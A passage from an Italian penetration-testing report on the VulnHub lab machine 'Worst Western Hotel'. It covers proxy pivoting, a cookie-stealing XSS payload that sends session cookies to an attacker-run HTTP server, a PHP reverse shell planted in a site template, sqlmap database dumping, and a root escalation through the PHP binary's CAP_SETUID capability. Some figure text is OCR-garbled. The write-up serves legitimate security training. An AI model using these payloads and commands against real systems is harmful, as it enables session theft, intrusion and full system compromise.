MAC Address: 08:00:27:26:69:8A (Oracle VirtualBox virtual NIC)
NSE: Script Post-scanning.
Initiating NSE at 13:12
Completed NSE at 13:12
Comple
```

Figura 41 Output Nmap socks-brute

Trovate le credenziali valide sono state inserite nel file *proxychains4.conf* (Figura 42).

```
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
#socks4 127.0.0.1 9050
socks5 10.0.2.9 1080 Prime tinkerbell1
```

Figura 42 Modifica proxychains.conf

Per ottenere l'indirizzo ip del proxy è stata scansionata la rete 192.168.1.0 con nmap proxychains (Figura 43) ed è stato ottenuto l'ip 192.168.1.124.

```
root@kali:~# proxychains nmap 192.168.1.0/24
```

Figura 43 Comando scansione rete 192.168.1.0/24

Una volta ottenuto l'ip del proxy, è stata fatta una scansione per individuare le porte aperte utilizzando la *nmap* (Figura 44).

```
root@ kali)-[~]

# proxychains nmap -Pn -ST -p22,80,443 192.168.1.124

[proxychains] config file found: /etc/proxychains4.conf

[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4

[proxychains] DLL init: proxychains-ng 4.17

Starting Nmap 7.945VN ( https://nmap.org ) at 2024-06-10 13:44 EDT

[proxychains] Strict chain ... 10.0.2.9:1080 ... 192.168.1.124:443 ... OK

[proxychains] Strict chain ... 10.0.2.9:1080 ... 192.168.1.124:22 ← socket error or timeout!

[proxychains] Strict chain ... 10.0.2.9:1080 ... 192.168.1.124:80 ... OK

Nmap scan report for 192.168.1.124

Host is up (0.017s latency).

PORT STATE SERVICE

22/tcp closed ssh

80/tcp open http

443/tcp open http

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

Figura 44 Nmap sul proxy

Lanciamo il comando (Figura 45) per aprire il browser Firefox in modo tale da instradare il traffico attraverso il proxy SOCKS5.

```
● ● ●
root@kali:~# proxychains firefox
```

Figura 45 Comando apertura del browser Firefox

Inserendo nella barra di ricerca l'indirizzo del proxy appena individuato veniamo reindirizzati ad una pagina di login (Figura 46).




Figura 46 Pagina di login del sito

L'accesso a questa pagina non può effettuato con le credenziali di accesso contenute all'interno del file *config.txt* perciò bisogna individuarle.

Il creatore della macchina target, nella descrizione ha sottolineato che è presente un cross-site scripting (XSS) quindi possiamo sfruttarlo per accedere.

È stato utilizzato un payload XSS che ruba i cookie di sessione, se presenti, e li invia al server controllato dall'attaccante.

È stata aperta prima un http temporaneo (Figura 47) e successivamente è stato inserito lo script (Figura 48) nella casella dello username e una password qualsiasi come ad esempio xxx.

```
● ● ●
root@kali:~# python3 -m http.server 80
```

Figura 47 Apertura HTTP temporaneo

```
<script>var x=new Image();x.src="http://10.0.2.4/?
mycookies="+document['cookie'];document.body.appendChild(x);</script>
```

Figura 48 Script XSS

Viene ottenuto un cookie di sessione (Figura 49)

```
(root@ kati)-[~]
# python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.0.2.9 - - [14/Jun/2024 12:36:14] "GET /?mycookies=PHPSESSID=h285fhum3l2uekejh0tqqoio05 HTTP/1.1" 200 -
```

Figura 49 Cookie ottenuto

Una volta ottenuto il cookie di sessione, attraverso la console nella sezione *storage* (Figura 50) bisogna andare a sostituire il cookie attuale e successivamente aggiornare l'interfaccia.




Figura 50 Console

Una volta ricaricata l'interfaccia visualizzeremo la pagina iniziale del sito (Figura 51) con all'interno una tabella con tutti i tentativi d'accesso al sito. A questo punto analizziamo il codice sorgente (Figura 52) del sito e scopriamo che un'immagine ha un nome sospetto rispetto alle altre.




Figura 51 Schermata iniziale sito

```
var images = [], x = -1;
images[0] = ".4063830e548b8aea3586473c668aac826516be33/1_jpg";
images[1] = "4063830e548b8aea3586473c668aac826516be33/c49675b5b5ef6ac738587d12051b607b13c78c79.jpg";
images[2] = 4003830e548b8aea3586473c668aac826516be33/s.jpg ;
images[3] = "4063830e548b8aea3586473c668aac826516be33/f.jpg";
images[4] = "4063830e548b8aea3586473c668aac826516be33/f.jpg";
images[5] = "4063830e548b8aea3586473c668aac826516be33/f.jpg";
```

Figura 52 Elenco immagini sito

Nella foto sospetta (Figura 53), nell'angolo in basso a sinistra del computer, sono visibili un nome utente ed una password [peterg:Birdistheword].




Figura 53 Immagine sospetta

WEB BACKDOOR

Eseguo nuovamente una scansione sull'indirizzo IP della macchina target con dirb per verificare se è presente un pagine d'accesso per l'amministratore per utilizzare i dati d'accesso appena recuperati. Dalla scansione otteniamo che è presente un *adminpanel* (Figura 54).

```
DIRB v2.22

By The Dark Raver

START_ITME: Fri Jun 14 13:19:04 2024

URL_BASE: http://10.0.2.9/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

OPTION: Not Recursive

GENERATED WORDS: 4612

— Scanning URL: http://10.0.2.9/ —

DIRECTORY: http://10.0.2.9/adminpanel/
+ http://10.0.2.9/api (CODE:302|SIZE:0)

DIRECTORY: http://10.0.2.9/cache/
+ http://10.0.2.9/classes (CODE:403|SIZE:273)

DIRECTORY: http://10.0.2.9/config (CODE:403|SIZE:273)

DIRECTORY: http://10.0.2.9/confolers/
DIRECTORY: http://10.0.2.9/cost/
+ http://10.0.2.9/docs (CODE:403|SIZE:273)

DIRECTORY: http://10.0.2.9/css/
+ http://10.0.2.9/docs (CODE:403|SIZE:273)

DIRECTORY: http://10.0.2.9/img/
DIRECTORY: http://10.0.2.9/img/
DIRECTORY: http://10.0.2.9/img/
DIRECTORY: http://10.0.2.9/img/
DIRECTORY: http://10.0.2.9/js/
+ http://10.0.2.9/mails (CODE:403|SIZE:273)

DIRECTORY: http://10.0.2.9/mails (CODE:403|SIZE:273)

DIRECTORY: http://10.0.2.9/pdf/
+ http://10.0.2.9/server-status (CODE:403|SIZE:273)

DIRECTORY: http://10.0.2.9/tests/
DIRECTORY: http://10.0.2.9/tests/
DIRECTORY: http://10.0.2.9/themes/
DIRECTORY: http://10.0.2.9/webservice/

END_TIME: Fri Jun 14 13:19:38 2024
DOWNLOADED: 4612 - FOUND: 8
```

Figura 54 Ricerca pagina amministratore

A questo punto è possibile effettuare l'accesso (Figura 55) con le credenziali precedentemente ricavate [peterg@worstwestern.com : Birdistheword].




Figura 55 Accesso amministratore

Una volta effettuato l'accesso ci viene mostrata la schermata di gestione del sito (Figura 56).




Figura 56 Dashboard amministratore

Sfruttiamo l'accesso al pannello di controllo dell'amministratore per creare una backdoor che ci permette di ottenere l'accesso alla macchina. Per creare la backdoor è stato modificato il template del sito.

Quindi dalla pagina dei temi del sito (Figura 57) è stato esportato il template utilizzato dal sito




Figura 57 Template sito

E dopo aver decompresso il file zip contenente tutti i file che compongono il tema, è stato aggiunto il file *php-reverse-shell.php* (Figura 58 Codice php-reverse-shell) che permette di aprire una reverse shell.

Figura 58 Codice php-reverse-shell

Dopo l'aggiunta del file php è stato compresso in un file zip la cartella contenete il codice ed è stata caricata sul sito per utilizzarla come nuovo template per il sito.

A questo punto è stata messa in ascolto la macchina Kali e dal browser è stato richiamato il file php (Figura 59). La connessione, nel momento in cui ha successo, ci permette di ottenere una shell della macchina target e conseguenzialmente di poter effettuare operazioni su quest'ultima (Figura 60).




Figura 59 Apertura connessione

```
File Actions Edit View Help

- (note Hall) - (-)

nc - Inp 1234

listening on [any] 1234 ...

connect to [10.0.2.4] from (UNKNOWN) [10.0.2.9] 58168

Linux prime 4.19.0-11-and64 #1 5MP Debian 4.19.146-1 (2020-09-17) x86_64 x86_64 x86_64 GNU/Linux 10:59:52 by 31 min, 0 users, load average: 0.27, 0.10, 0.03

USER TTY FROM LOGING IDLE JCPU PCPU WHAT uid-10800(qloapps) gid-1080(qloapps) gid-1080(qloapps) gid-1080(qloapps) gid-1080(qloapps) gid-1080(qloapps) gid-1080(qloapps) gid-1080(apps) gid-1080(ap
```

Figura 60 Ifconfig sulla shell ottenuta

SQL INJECTION

Dalla shell precedentemente ottenuta è stato scoperto che l'IP è 192.168.0.100, che fa parte del segmento 192.168.0.0/24. A questo punto scansioniamo nuovamente la rete per trovare un altro indirizzo IP sfruttabile per accedere ai database sui quali si appoggia il sito (Figura 61).

Currently scan	ning: 172.26.132.0/1	16	Screen	View: Unique Hosts
13 Captured AR	P Req/Rep packets, f	from 5 ho	sts.	Total size: 780
IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.0.1	08:00:27:26:69:8a	1	60	PCS Systemtechnik GmbH
192.168.1.1	08:00:27:26:69:8a	1	60	PCS Systemtechnik GmbH
10.0.2.1	52:54:00:12:35:00	1	60	Unknown vendor
10.0.2.9	08:00:27:26:69:8a	9	540	PCS Systemtechnik GmbH
10.0.2.3	08:00:27:37:0a:3b	1	60	PCS Systemtechnik GmbH

Figura 61 Netdiscover proxychains etho

Dallo sniffing dell'host notiamo che c'è un indirizzo IP che potrebbe essere quello che stiamo cercando, quindi effettuiamo una *nmap* sull'IP 192.168.0.1 sulle porte 22,80 e 443. Dalla scansione notiamo che tutte e tre le porte risultano essere aperte. (Figura 62)

Figura 62 Nmap IP 192.168.0.1

A questo punto apriamo il browser con il comando (Figura 45) e notiamo che se richiamiamo IP sulla porta 80 verremo reindirizzati alla pagina del sito web (Figura 23) mentre se richiamiamo IP sulla porta 443 verremo reindirizzati ad una pagina di login (Figura 63).




Figura 63 CRM login

Non essendo in possesso delle credenziali d'accesso, proviamo a effettuare una SQL Injection (Figura 64) poiché il sito risulta essere vulnerabile a questo tipo d'attacco.




Figura 64 SQL Injection

Lanciamo, a questo punto, *sqlmap* per scoprire quali sono i database disponibili (Figura 65)

```
| It is a server operating between the following bits profit of the prof
```

Figura 65 Sqlmap dbs

Dall'output scopriamo che ci sono due database: *crm* e *information_schema*. Ci concentriamo ad ottenere ulteriori informazioni sul database *crm*.

Con il comando (Figura 66) quindi andiamo a ricercare le tabelle contenute in questo database (Figura 67).

```
● ● ●

root@kali:~# proxychains -q sqlmap -u "https://192.168.0.1/forgot-password.php" --forms -D crm --tables -
-batch
```

Figura 66 sqlmap command tables

```
[04:11:15] [INFO] retrieved: user
[04:11:27] [INFO] retrieved: damin
[04:11:42] [INFO] retrieved: damin
[04:11:42] [INFO] retrieved: usercheck
Database: crm
[5 tables]

| admin | |
| user | |
| prequest |
| ticket | |
| usercheck |

| usercheck |

| (04:12:27] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.local/share/sqlmap/output/results-06042024_0410am.csv'
```

Figura 67 Tabelle database crm

Tra le tabelle trovate quella che ci serve è la *user* quindi con il comando (Figura 68) stampiamo il contenuto (Figura 69).

```
● ● ●

root@kali:~# proxychains -q sqlmap -u "https://192.168.0.1/forgot-password.php" --forms -D crm -T user --
dump --batch
```

Figura 68 sqlmap command dump user




Figura 69 Contenuto tabella user

Sono state trovate alcune email e password ma la prima linea risulta essere quella di nostro interesse perché contiene i dati d'accesso di un utente già precedentemente individuato.

Le credenziali che utilizzeremo saranno [peterg:TheBirdIsTheWord].

Con le credenziali ottenute accediamo, tramite ssh Figura 62, alla macchina target (Figura 70).

```
(root@kali)-[~]
# proxychains -q ssh peterg@192.168.0.1
peterg@192.168.0.1's password:
Linux hotelww 4.19.0-11-amd64 #1 SMP Debian 4.19.146-1 (2020-09-17) x86_64

The programs included with the Debian GNU/Linux system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
Last login: Tue Jun 4 06:22:32 2024
peterg@hotelww:~$
```

Figura 70 Accesso tramite ssh

Post Exploitation

PRIVILEGE ESCALATION

Lo scopo della Privilege Escalation è quello di assumere dei privilegi diversi da quelli dell'utente in uso, che nel caso del vertical privilege escalation vuol dire assumere maggiori privilegi, o privilegi totali, sulla macchina target.

I privilegi che possediamo al momento non ci permettono di effettuare nessuna operazione consentita all'amministratore di sistema (Figura 71).

```
peterg@hotelww:~$ sudo -l
-bash: sudo: command not found
peterg@hotelww:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/ppasswd
/usr/bin/chsh
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/nemgrp
/usr/bin/newgrp
/usr/bin/fusermount
/usr/bin/mount
/usr/bin/mount
/usr/bin/mount
/usr/bin/mount
/usr/bin/mount
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
peterg@hotelww:~$
```

Figura 71 Privilegi iniziali

Per elevare i privilegi utilizziamo lo script *linpeas.sh* (Linux local Privilege Escalation Awesome Script [8]) che è uno script che cerca possibili percorsi per aumentare i privilegi sugli host Linux/Unix.

Effettuiamo l'esecuzione dello script (Figura 72)

```
(root@kali)-[~/Downloads]
# proxychains scp linpeas.sh peterg@192.168.0.1:/home/peterg
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] DLL init: proxychains-ng 4.17
[proxychains] Strict chain ... 10.0.2.9:1080 ... 192.168.0.1:22 ... OK
peterg@192.168.0.1's password:
linpeas.sh
```

Figura 72 Esecuzione linpeas.sh

La Figura 73 mostra l'output dello script lanciato il precedenza.

Figura 73 Informazioni

È possibile sfruttare una falla di sicurezza (Figura 74) per poter iniettare una backdoor sulla macchina target.

Capabilities

If the binary has the Linux CAP_SETUID capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

```
cp $(which php) .
sudo setcap cap_setuid+ep php

CMD="/bin/sh"
./php -r "posix_setuid(0); system("$CMD");"
```

Figura 74 Falla sfruttabile

Sfruttiamo questa falla per ottenere i privilegi dell'utente di root (Figura 75).

```
peterg@hotelww:~$ CMD="/bin/sh"
peterg@hotelww:~$ /usr/bin/php7.3 -r "posix_setuid(0); system('$CMD');"
id
uid=0(root) gid=1000(peterg) groups=1000(peterg)
whoami
root
```

Figura 75 Sfruttamento della falla

A questo punto abbiamo i privilegi di root quindi la nostra privilege escalation ha avuto successo, per verificare ciò proviamo a lanciare il comando *cat* su un file di proprietà dell'utente root (Figura 76).

```
ls -la
total 44
              4 root root 4096 Oct 22
                                             2020 .
drwx-
drwxr-xr-x 18 root root 4096 Oct 9
lrwxrwxrwx 1 root root 9 Oct 9
                                             2020 .
                                             2020 .bash_history → /dev/null
                               570 Jan 31
                                             2010 .bashrc
-rw-r--r--
              1 root root
                root root
                              4096 Oct 19
                                             2020 .docker
                               42 Oct 22
                                             2020 Flag3.txt
                             4096 Oct 9 2020 .local
618 Oct 21 2020 .mysql_history
drwxr-xr-x
              1 root root
              1 root root 148 Aug 17 2015 .profile
1 root root 11241 Oct 22 2020 .viminfo
-rw---
cat Flag3.txt
c6d2ff8d486ef58f2aa8f16b4658884897230620
```

Figura 76 Verifica del successo della privilege escalation

Riferimenti

- [1] 4ndr34z, «Worst Western Hotel: 1,» 4 May 2021. [Online]. Available: https://www.vulnhub.com/entry/worst-western-hotel-1,693/.
- [2] «PHPIPAM 1.0.010 Multiple Vulnerabilities,» [Online]. Available: https://www.exploit-db.com/exploits/39171.
- [3] «PrestaShop,» [Online]. Available: https://prestashop.it/.
- [4] «CVE2020-11022,» [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2020-11022.
- [5] «CVE-2020-11023,» [Online]. Available: https://nvd.nist.gov/vuln/detail/CVE-2020-11023.
- [6] «CVE-1999-0524,» [Online]. Available: https://cve.mitre.org/cgibin/cvename.cgi?name=cve-1999-0524.
- [7] «CWE-693: Protection Mechanism Failure,» [Online]. Available: https://cwe.mitre.org/data/definitions/693.
- [8] «linPEAS,» [Online]. Available: https://github.com/peass-ng/PEASS-ng.

Elenco delle Figure

Figura 1 Topologia della rete Corso	2
Figura 2 Comando netdiscover	3
Figura 3 Output del comando netdiscover	4
Figura 4 Output del comando ping	4
Figura 5 Impostazione dei filtri in Wireshark	4
Figura 6 Pacchetti ICMP catturati da Wireshark	5
Figura 7 Output del comando arping	5
Figura 8 Output del comando nping sulle porte TCP 22 e 80	5
Figura 9 Comando pof	6
Figura 10 Comando curl	6
Figura 11 Porzione dell'output del tool pof	6
Figura 12 Comando nmap -O	6
Figura 13 Porzione dell'output del tool nmap relativa all'OS detection	6
Figura 14 Comando nmap -sV	7
Figura 15 Comando per la conversione file da xml a html	7
Figura 16 Scan delle porte TCP effettuato con nmap	7
Figura 17 Output del comando unicornscan	8
Figura 18 Comando nmap per la modalità aggressive	8
Figura 19 Output dell'aggressive scan di nmap	8
Figura 20 Traceroute	8
Figura 21 File hosts	8
Figura 22 Esecuzione comando curl sulla porta 80	9
Figura 23 Pagina web	9
Figura 24 Comando sslscan	9
Figura 25 Output sslscan	10
Figura 26 Output tool nikto	10
Figura 27 Dirb scansione estensioni file	11
Figura 28 Dirb scansione con parametro -X	12
Figura 29 Output ricerca file config.txt	12
Figura 30 Output Basic Network Scan	13
Figura 31 Elenco vulnerabilità	13
Figura 32 Prima criticità Medium	14

Figura 33 Seconda criticità Medium	14
Figura 34 Output Web Application Tests	15
Figura 35 Elenco delle vulnerabilità	15
Figura 36 Criticità Medium.	16
Figura 37 Prima criticità Low.	16
Figura 38 Seconda criticità Low	17
Figura 39 Grafico risultati OpenVAS	17
Figura 40 Lista risultati OpenVAS.	18
Figura 41 Output Nmap socks-brute	19
Figura 42 Modifica proxychains.conf	19
Figura 43 Comando scansione rete 192.168.1.0/24	19
Figura 44 Nmap sul proxy.	20
Figura 45 Comando apertura del browser Firefox	20
Figura 46 Pagina di login del sito	20
Figura 47 Apertura HTTP temporaneo	21
Figura 48 Script XSS.	21
Figura 49 Cookie ottenuto	21
Figura 50 Console	21
Figura 51 Schermata iniziale sito	22
Figura 52 Elenco immagini sito	22
Figura 53 Immagine sospetta	22
Figura 54 Ricerca pagina amministratore	23
Figura 55 Accesso amministratore	23
Figura 56 Dashboard amministratore	24
Figura 57 Template sito	24
Figura 58 Codice php-reverse-shell	25
Figura 59 Apertura connessione	25
Figura 60 Ifconfig sulla shell ottenuta	26
Figura 61 Netdiscover proxychains etho	26
Figura 62 Nmap IP 192.168.0.1	26
Figura 63 CRM login	27
Figura 64 SQL Injection	27
Figura 65 Sqlmap dbs	27

Figura 66 sqlmap command tables	.28
Figura 67 Tabelle database crm	.28
Figura 68 sqlmap command dump user	.28
Figura 69 Contenuto tabella user	. 28
Figura 70 Accesso tramite ssh	.29
Figura 71 Privilegi iniziali	.29
Figura 72 Esecuzione linpeas.sh	.29
Figura 73 Informazioni	. 30
Figura 74 Falla sfruttabile	. 30
Figura 75 Sfruttamento della falla	. 30
Figura 76 Verifica del successo della privilege escalation	. 30